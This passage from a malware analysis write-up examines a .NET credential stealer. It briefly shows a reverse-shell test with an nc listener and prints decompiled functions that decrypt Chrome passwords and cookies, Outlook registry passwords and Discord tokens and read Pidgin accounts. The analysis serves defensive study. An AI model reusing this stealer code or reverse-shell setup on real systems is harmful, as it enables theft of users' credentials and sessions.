lhostandlport, which define where the reverse shell is going to be accepted, so the REMnux client will need to listen on port 4444. -fis the format, since the custom payload is an.exeanother.exeis created. The fact that the original one is a .NET sample does not really matter.-ais the architecture, which is essential that it matches the original architecture since if the dll is 32 bit it will likely spawn a 32 bit process which will not be able to execute a 64 bit process.-osaves the file toreverse.exe.
Once the file is generated, to convert it to decimal the following code was executed:
with open("reverse.exe", "rb") as f: data = f.read()
print(f'({", ".join((str(b) for b in data)})')This will output a string like the following, with parentheses included, just for easier replacement in the PowerShell ISE.
( 77, 90, 144 ...)Before executing the script, in REMnux port 4444 was opened in listening, to accept the connection created when the sample executes:
nc -l 4444Executing the sample shows that aspnet_compiler has opened a connection to port 4444.

And in REMnux the session is opened correctly:

Lastly, looking at the Memory section of System Informer, a suspicious memory area is present. It is suspicious since it has RWX permissions which are very rarely needed by standard processes.

This confirms the fact that the dll is indeed performing process hollowing with the .NET compiler as the target process.
Now that it is clear that the dll will do process hollowing, the focus can move to the analysis of the .exe coming from ExecutionPayload. This is another .NET file, so the analysis can be performed either dynamically and then by looking at the code, or vice versa. A brief look into the code shows that there is no apparent obfuscation, so the starting point will be the code analysis and then dynamic analysis if needed.
Question 7: What is the content of the executable file coming from ExecutionPayload, invocationParam.exe?
Loading the sample on DnSpy, it is loaded as Remington.exe, the original file name. There are three sections inside:
RemingtonRemington.MyRemington.My.Resources
Expanding each of them, it seems pretty obvious to think that the first section is probably the one where most of the interesting code is going to be located. This is supported by names like FFDecryptor, NativeClipboard and CredentialModel, which together suggest a stealer of some sort, and the COVID19 section which just by the name looks very appealing for a first analysis, given that the executable has been compiled in 2024 and Covid-19 is not really a topic of discussion anymore. The compilation date is in PEStudio → stamps → stamp → compiler, and even though it can be changed at pleasure, it would be unrealistic that a sample of 2019 would have the compilation time changed in 2024.

Before starting though, looking at PEStudio, there are three resources, with the first one called Remington.Resources.resource, which seems to contain unreadable data. It has been downloaded for now by right clicking on it → instance → dump to file, just in case it might be needed later.
Given the fact that many of the modules look particularly interesting, it is useful to start from the actual entry point of the program. In DnSpy, right click on the imported sample → Go To Entry Point, which should take you to line 4513 of COVID19. Looking at the module that it initializes, a lot of information can be revealed about what the sample is capable of doing and what category of sample this actually is. Below is a quick summary of what can be understood just from the names of the modules. There are many modules related to cookies, one per browser type. In the table below an example method is reported with a description of what it likely does.
| Method | Description |
|---|---|
VIPSeassion.Cookies_Chromium() | Extracts stored browser cookies across multiple supported browsers. |
VIPSeassion.CreditCard_Chromium() | Retrieves saved payment information from supported web browsers. |
VIPSeassion.AutoFill_Chromium() | Collects stored autofill data such as names and addresses from supported browsers. |
COVID19.AntiVm() | Performs environment checks to evade execution in analysis or virtualized environments. |
COVID19.AntiSandboxie() | Attempts to detect and evade sandbox-based analysis systems. |
COVID19.FakeMessageBox() | Uses deceptive user interface elements to distract or mislead the user during execution. |
COVID19.SelfHidden() | Applies stealth techniques to reduce visibility on the infected system. |
COVID19.DisableWD() | Attempts to weaken or disable system security protections. |
COVID19.DownloaderFile() | Downloads additional components or secondary payloads from external sources. |
COVID19.ProcessKiller() | Terminates selected processes to facilitate operation or avoid detection. |
VIPSeassion.COVIDSTOutlook() | Extracts stored data or credentials from supported email clients. |
VIPSeassion.COVIDSTChrome() | Collects stored credentials or session data from supported web browsers. |
VIPSeassion.Downloads_Chrome() | Gathers browser download history across supported browsers. |
VIPSeassion.TopSites_Chrome() | Collects browsing activity metadata such as frequently visited sites. |
VIPSeassion.GetInstalledBrowsers() | Enumerates installed browsers for host profiling and targeting. |
VIPSeassion.InstalledSoftwares() | Enumerates installed software to profile the host environment. |
VIPSeassion.TheWiFi_Orginal() | Extracts stored wireless network credentials from the system. |
VIPSeassion.WindowsProductKey_Orginal() | Retrieves operating system licensing information from the host. |
VIPSeassion.COVIDSTDiscord() | Extracts stored credentials or tokens from supported communication applications. |
VIPF_Based.COVIDSTFireFox() | Collects stored credentials from supported non-Chromium browsers. |
VIPF_Based.ThunderbirdContact() | Harvests contact or address book information from supported email clients. |
The VIPSeassion module seems to be involved in stealing information. For each of the information type, like credit card, downloads etc, a single browser (Chrome) will be covered, since it is what is installed. The other functionalities of the malware will be reviewed later.
VIPSeassion
COVIDSTChrome (Login Data)
The code below is the whole code of the function:
public static void COVIDSTChrome(){ string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data"; checked { try { bool flag = File.Exists(text); if (flag) { SQLiteHandler sqliteHandler = new SQLiteHandler(text); sqliteHandler.ReadTable("logins"); int num = sqliteHandler.GetRowCount() - 1; for (int i = 0; i <= num; i++) { string value = sqliteHandler.GetValue(i, "origin_url"); string value2 = sqliteHandler.GetValue(i, "username_value"); string text2 = sqliteHandler.GetValue(i, "password_value"); bool flag2 = VIPSeassion.isV10(text2); if (flag2) { byte[] masterKey = VIPSeassion.GetMasterKey(Directory.GetParent(text).Parent.FullName); bool flag3 = masterKey == null; bool flag4 = !flag3; if (flag4) { text2 = VIPSeassion.DecryptWithKey(Encoding.Default.GetBytes(text2), masterKey); } } else { text2 = VIPSeassion.Decrypttttt(Encoding.Default.GetBytes(sqliteHandler.GetValue(i, "password_value"))); } bool flag5 = (Operators.CompareString(value2, "", false) != 0) & (Operators.CompareString(text2, "", false) != 0); if (flag5) { string text3 = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Google Chrome\r\nHost: ", value, "\r\nUSR: ", value2, "\r\nPSWD: ", text2, "\r\n---------------------------------\r\n " }); COVID19.StoragePW += text3; } } } } catch (Exception ex) { } }}It starts by getting the path of the Chrome profile directory under the user’s local application data, using the Environment.GetFolderPath method (the Environment module is reviewed later), specifically the Default\Login Data directory which contains an SQLite database 8 with a logins table. The linked article also shows the table schema:
CREATE TABLE logins ( origin_url VARCHAR NOT NULL, username_value VARCHAR, password_value BLOB, date_created INTEGER NOT NULL, date_last_used INTEGER, -- ... additional fields);which matches what the sample is retrieving via sqliteHandler.GetValue. Afterwards it checks the version of Chrome. Apparently after version 10, they changed the way they are securing credentials, before they were using the Windows DPAPI interface 9, and later on in version 10 they moved to AES-GCM. All this is detailed in the same article in the “Evolution of Chrome Password Protection” section.
All the values are added to the object COVID19.StoragePW, in a format like:
-------- / VIP Recovery \ --------Recovered From: Google ChromeHost: https://mail.example.comUSR: smisma@example.comPSWD: Password!---------------------------------
-------- / VIP Recovery \ --------Recovered From: Google ChromeHost: https://dashboard.cloudservice.ioUSR: admin@company.localPSWD: Password1234.---------------------------------Given that most of the other browsers that are targeted by the stealer are Chromium-based, the extraction methodology is basically the same.
Cookies_Chrome
The cookies extraction is very similar to the previous method, since Chrome stores those data in a similar manner.
public static void Cookies_Chrome(){ string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"; checked { try { bool flag = File.Exists(text); if (flag) { SQLiteHandler sqliteHandler = new SQLiteHandler(text); sqliteHandler.ReadTable("cookies"); int num = sqliteHandler.GetRowCount() - 1; for (int i = 0; i <= num; i++) { string value = sqliteHandler.GetValue(i, "host_key"); string value2 = sqliteHandler.GetValue(i, "name"); string value3 = sqliteHandler.GetValue(i, "path"); string text2 = sqliteHandler.GetValue(i, "encrypted_value"); ulong num2 = Convert.ToUInt64(sqliteHandler.GetValue(i, "expires_utc")); bool flag2 = VIPSeassion.isV10(text2); if (flag2) { byte[] masterKey = VIPSeassion.GetMasterKey(Conversions.ToString(VIPSeassion.LocalState("Google\\Chrome"))); bool flag3 = masterKey != null; if (flag3) { text2 = VIPSeassion.DecryptWithKey(Encoding.Default.GetBytes(text2), masterKey); } } else { text2 = VIPSeassion.Decrypttttt(Encoding.Default.GetBytes(text2)); } string text3 = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Chrome\r\nHost: ", value, "\r\nName: ", value2, "\r\nPath: ", value3, "\r\nExpiry: ", Conversions.ToString(num2), "\r\nValue: ", text2, "\r\n---------------------------------\r\n " }); COVID19.allCookies += text3; } } } catch (Exception ex) { } }}This time the Default\Network\Cookies directory is used and the cookies SQLite table. The same version/encryption check is performed and the cookie values are extracted. An example of what could be saved in COVID19.allCookies is:
-------- / VIP Recovery \ --------Recovered From: ChromeHost: .amazon.co.ukName: session-idPath: /Expiry: 13360000000000000Value: 262-9812345-7788990---------------------------------
-------- / VIP Recovery \ --------Recovered From: ChromeHost: dashboard.examplecloud.ioName: auth_tokenPath: /Expiry: 13349000000000000Value: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiIxMjM0NTYifQ.s8df7s8df7sdf87sdf87sdf---------------------------------Browser Data Stealing Summary
The pattern for all the other data stolen from the browser is the same: a query on the related table, extraction and decryption of the data and saving them in a variable.
Below is a table showing the method, which table and data are retrieved:
| Method | Table | Data |
|---|---|---|
Autofill_Chrome | autofill | name and value |
COVIDSTChrome | logins | original_url, username_value and password_value |
CreditCard_Chrome | credit_cards | name_on_card, card_number_encrypted, expiration_month and expiration_year |
DownloadRecord_Chrome | downloads | tab_url, target_path |
Download_Chrome | urls | url, title, visit_count |
TopSites_Chrome | top_sites | url, url_rank, title |
There are two methods that target emails in VIPSeassion (COVIDSTOutlook and COVIDSTFoxmail) and two in VIPF_Based (COVIDSTThunderbird and COVIDSTPostBox).
The focus here is on Outlook, mostly due to the higher popularity in corporate settings.
The whole method is very simple, it starts by creating an empty list of ReceoveredApplicationAccount which will be covered shortly. The list created is called list and gets populated by the VIPSeassion.GetOutlookPasswords method. Then, for each of the accounts collected it creates a string and saves it to COVID19.StoragePW.
public static void COVIDSTOutlook(){ List<VIPSeassion.RecoveredApplicationAccount> list = new List<VIPSeassion.RecoveredApplicationAccount>(); list = VIPSeassion.GetOutlookPasswords(); bool flag = list.Count > 0; if (flag) { try { foreach (VIPSeassion.RecoveredApplicationAccount recoveredApplicationAccount in list) { string text = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Outlook\r\nURL: ", recoveredApplicationAccount.URL, "\r\nE-Mail: ", recoveredApplicationAccount.UserName, "\r\nPSWD: ", recoveredApplicationAccount.Password, "\r\n---------------------------------\r\n " }); COVID19.StoragePW += text; } } finally { List<VIPSeassion.RecoveredApplicationAccount>.Enumerator enumerator; ((IDisposable)enumerator).Dispose(); } }}Clicking on RecoveredApplicationAccount takes us to line 13015. The code presented is:
internal sealed class RecoveredApplicationAccount{ internal string UserName { get { return this._username; } set { this._username = value; } } internal string Password { get { return this._password; } set { this._password = value; } } internal string URL { get { return this._URL; } set { this._URL = value; } } internal string appName { get { return this._appName; } set { this._appName = value; } } private string _appName; private string _username; private string _password; private string _URL;}It is a very simple object representation of an account, with properties like username, password, URL and application name that can be reused on different applications. For example, if Discord is targeted by the sample, this class can be reused to collect all the information and be sent in the same way as Outlook. The get and set are a standard construct for languages like Java and C# to give the user of the class a method for setting or getting the value of the specific field.
Each application (Outlook, Discord, etc) should just fill in that information and save the new object somewhere where the sample can process it and eventually send it to the threat actor.
Looking at how GetOutlookPasswords is going to retrieve the information, it can be seen that the return value is going to be, as expected, a list of RecoverApplicationAccount.
internal static List<VIPSeassion.RecoveredApplicationAccount> GetOutlookPasswords(){ List<VIPSeassion.RecoveredApplicationAccount> list = new List<VIPSeassion.RecoveredApplicationAccount>(); string[] array = new string[] { "IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password" }; string text = null; RegistryKey[] array2 = new RegistryKey[] { Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"), Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"), Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"), Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676") }; foreach (RegistryKey registryKey in array2) { bool flag = registryKey != null; if (flag) { foreach (string text2 in registryKey.GetSubKeyNames()) { using (RegistryKey registryKey2 = registryKey.OpenSubKey(text2)) { UTF8Encoding utf8Encoding = new UTF8Encoding(); bool flag2 = (registryKey2.GetValue("Email") != null) & ((registryKey2.GetValue("IMAP Password") != null) | (registryKey2.GetValue("POP3 Password") != null) | (registryKey2.GetValue("HTTP Password") != null) | (registryKey2.GetValue("SMTP Password") != null)); if (flag2) { foreach (string text3 in array) { bool flag3 = registryKey2.GetValue(text3) != null; if (flag3) { byte[] array5 = (byte[])registryKey2.GetValue(text3); text = VIPSeassion.decryptOutlookPassword(array5); } } object obj = RuntimeHelpers.GetObjectValue(registryKey2.GetValue("Email")); byte[] array8; try { object[] array6; bool[] array7; object obj2 = NewLateBinding.LateGet(utf8Encoding, null, "GetBytes", array6 = new object[] { obj }, null, null, array7 = new bool[] { true }); if (array7[0]) { obj = RuntimeHelpers.GetObjectValue(array6[0]); } array8 = (byte[])obj2; } catch (Exception ex) { array8 = (byte[])obj; } object obj3 = RuntimeHelpers.GetObjectValue(registryKey2.GetValue("SMTP Server")); bool flag4 = obj3 != null; byte[] array9; if (flag4) { try { object[] array6; bool[] array7; object obj4 = NewLateBinding.LateGet(utf8Encoding, null, "GetBytes", array6 = new object[] { obj3 }, null, null, array7 = new bool[] { true }); if (array7[0]) { obj3 = RuntimeHelpers.GetObjectValue(array6[0]); } array9 = (byte[])obj4; } catch (Exception ex2) { array9 = (byte[])obj3; } } else { array9 = utf8Encoding.GetBytes("Nothing"); } list.Add(new VIPSeassion.RecoveredApplicationAccount { URL = utf8Encoding.GetString(array9).Replace("\0", ""), UserName = utf8Encoding.GetString(array8).ToString().Replace(Conversions.ToString(Convert.ToChar(0)), ""), Password = text.Replace(Conversions.ToString(Convert.ToChar(0)), ""), appName = "Outlook" }); } } } } } return new List<VIPSeassion.RecoveredApplicationAccount>(list);}The way it fills up the list is by looking at registries where Outlook stores the credentials, which vary based on version:
- Outlook 2013 →
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 - Outlook 2010 and 2007 →
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 - Outlook 2016+ →
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 - Compatibility path for NT systems:
Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676
For each version of Outlook, it looks at each profile (each subkey present in the folders inside 9375CFF0413111d3B88A00104B2A6676), it takes the email and one of the passwords found in the IMAP Password, POP3 Password, HTTP Password or SMTP Password keys. If the email and any of the passwords is found, for each of the protocol specific keys it takes the password value and decrypts it; only the last found one is kept, which makes sense since there is no reason to have an IMAP password different from the SMTP password. The decrypted password is saved in text.
byte[] array5 = (byte[])registryKey2.GetValue(text3);text = VIPSeassion.decryptOutlookPassword(array5);obj contains the email address, which is later decoded to a byte array in array8.
object obj = RuntimeHelpers.GetObjectValue(registryKey2.GetValue("Email"));The same will be done for the address of the SMTP server which is saved in obj3 and decoded in array9.
All is combined together and appended to list at the end of the method:
list.Add(new VIPSeassion.RecoveredApplicationAccount{ URL = utf8Encoding.GetString(array9).Replace("\0", ""), UserName = utf8Encoding.GetString(array8).ToString().Replace(Conversions.ToString(Convert.ToChar(0)), ""), Password = text.Replace(Conversions.ToString(Convert.ToChar(0)), ""), appName = "Outlook"});How is the decryption performed? It is oddly easy to decrypt the passwords just by having any process running with the same user as the user who saved the passwords. In fact the decryption routine simply “asks” Windows to decrypt the data using the user that executed the malware. 10
public static string decryptOutlookPassword(byte[] encryptedData){ checked { byte[] array = new byte[encryptedData.Length - 2 + 1]; Buffer.BlockCopy(encryptedData, 1, array, 0, encryptedData.Length - 1); string @string = Encoding.UTF8.GetString(ProtectedData.Unprotect(array, null, DataProtectionScope.CurrentUser)); return @string.Replace(Conversions.ToString(Convert.ToChar(0)), ""); }}A final example of what is collected and saved is:
-------- / VIP Recovery \ --------Recovered From: OutlookURL: outlook.office365.comE-Mail: john.doe@examplecorp.comPSWD: Password1---------------------------------Discord
The method to extract Discord data is:
public static void COVIDSTDiscord(){ try { string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\"; bool flag = !VIPSeassion.dotldb(ref text) && !VIPSeassion.dotldb(ref text); bool flag2 = flag; if (flag2) { } Thread.Sleep(100); string text2 = VIPSeassion.tokenx(text, text.EndsWith(".log")); bool flag3 = Operators.CompareString(text2, "", false) == 0; bool flag4 = flag3; if (flag4) { text2 = "N/A"; } string text3 = "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Discord\r\nToken: " + text2 + "\r\n\r\n---------------------------------\r\n "; COVID19.StoragePW += text3; } catch (Exception ex) { }}It starts by finding the directory in which Discord data are available, it then calls VIPSeassion.dotldb twice to then not use the returned value at all, however it transforms the input parameter. It is useful to look at it in detail.
The dotldb method takes a string as input which is the path in which Discord data should be. For this directory it searches for a .ldb file which is a Microsoft lock file for Microsoft Access databases 11. If the file is found and it contains the word “oken” inside, the name of the file is extracted and appended to the input parameter. Since the string is passed by reference (ref string stringx) the caller function (COVIDSTDiscord) will be able to see the string modified after the dotldb function is executed.
private static bool dotldb(ref string stringx){ bool flag = Directory.Exists(stringx); bool flag2 = flag; bool flag5; if (flag2) { foreach (FileInfo fileInfo in new DirectoryInfo(stringx).GetFiles()) { bool flag3 = fileInfo.Name.EndsWith(".ldb") && File.ReadAllText(fileInfo.FullName).Contains("oken"); bool flag4 = flag3; if (flag4) { stringx += fileInfo.Name; return stringx.EndsWith(".ldb"); } } flag5 = stringx.EndsWith(".ldb"); } else { flag5 = false; } return flag5;}After the execution of dotldb, the function VIPSeassion.tokenx is executed, with arguments the path, and a boolean that defines if the path has .log at the end, which is false since the path is either still the directory if no .ldb has been found, or ends in .ldb.
private static string IndexOf(string stringx){ string[] array = stringx.Substring(checked(stringx.IndexOf("oken") + 4)).Split(new char[] { '"' }); List<string> list = new List<string>(); list.AddRange(array); list.RemoveAt(0); array = list.ToArray(); return string.Join("\"", array);}
private static string tokenx(string stringx, bool boolx = false){ byte[] array = File.ReadAllBytes(stringx); string @string = Encoding.UTF8.GetString(array); string text = ""; string text2 = @string; while (text2.Contains("oken")) { string[] array2 = VIPSeassion.IndexOf(text2).Split(new char[] { '"' }); text = array2[0]; text2 = string.Join("\"", array2); bool flag = boolx && text.Length == 59; bool flag2 = flag; if (flag2) { break; } } return text;}In effect, the function walks through the file contents stored in stringx and repeatedly extracts the text that appears immediately after “oken” and before the next quote character. Each iteration overwrites text, so when the loop finishes the function holds the last such extracted value encountered in the file. The text.Length check seems to never be triggered since boolx is false, hence the break is never executed, with flag2 always false.
Once the token is extracted it is given back to COVIDSTDiscord which formats the string containing the token and saves it into COVID19.StoragePW.
Pidgin and FileZilla
Both the apps use the same concept of storing passwords, in a .xml file. The Pidgin case is simpler, but the parsing of the xml is very similar; FileZilla seems to have a few edge cases that are not very relevant to the extraction itself.
public static void COVIDSTPidgin(){ XmlDocument xmlDocument = new XmlDocument(); string text = Interaction.Environ("AppData") + "\\.purple\\accounts.xml"; bool flag = File.Exists(text); checked { if (flag) { try { xmlDocument.Load(text); XmlNodeList elementsByTagName = xmlDocument.GetElementsByTagName("protocol"); XmlNodeList elementsByTagName2 = xmlDocument.GetElementsByTagName("name"); XmlNodeList elementsByTagName3 = xmlDocument.GetElementsByTagName("password"); int num = 0; int num2 = elementsByTagName.Count - 1; int num3 = num; int num4 = num2; for (int i = num3; i <= num4; i++) { object obj = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Pidgin\r\nProtocol: ", elementsByTagName[i].InnerText, "\r\nUsername: ", elementsByTagName2[i].InnerText, "\r\nPassword: ", elementsByTagName3[i].InnerText, "\r\n---------------------------------\r\n" }); COVID19.StoragePW = Conversions.ToString(RuntimeHelpers.GetObjectValue(Operators.AddObject(COVID19.StoragePW, RuntimeHelpers.GetObjectValue(obj)))); } } catch (Exception ex) { } } }}Pidgin is a chat program which lets you log into accounts on multiple chat networks simultaneously.
The method starts by locating the accounts.xml, it reads the elements with xmlDocument.GetElementsByTagName and collects the protocol, name and password of the account. It then formats the usual string to be saved in StoragePW.
Other Apps
The following are the methods not yet analyzed of the VIPSeassion module:
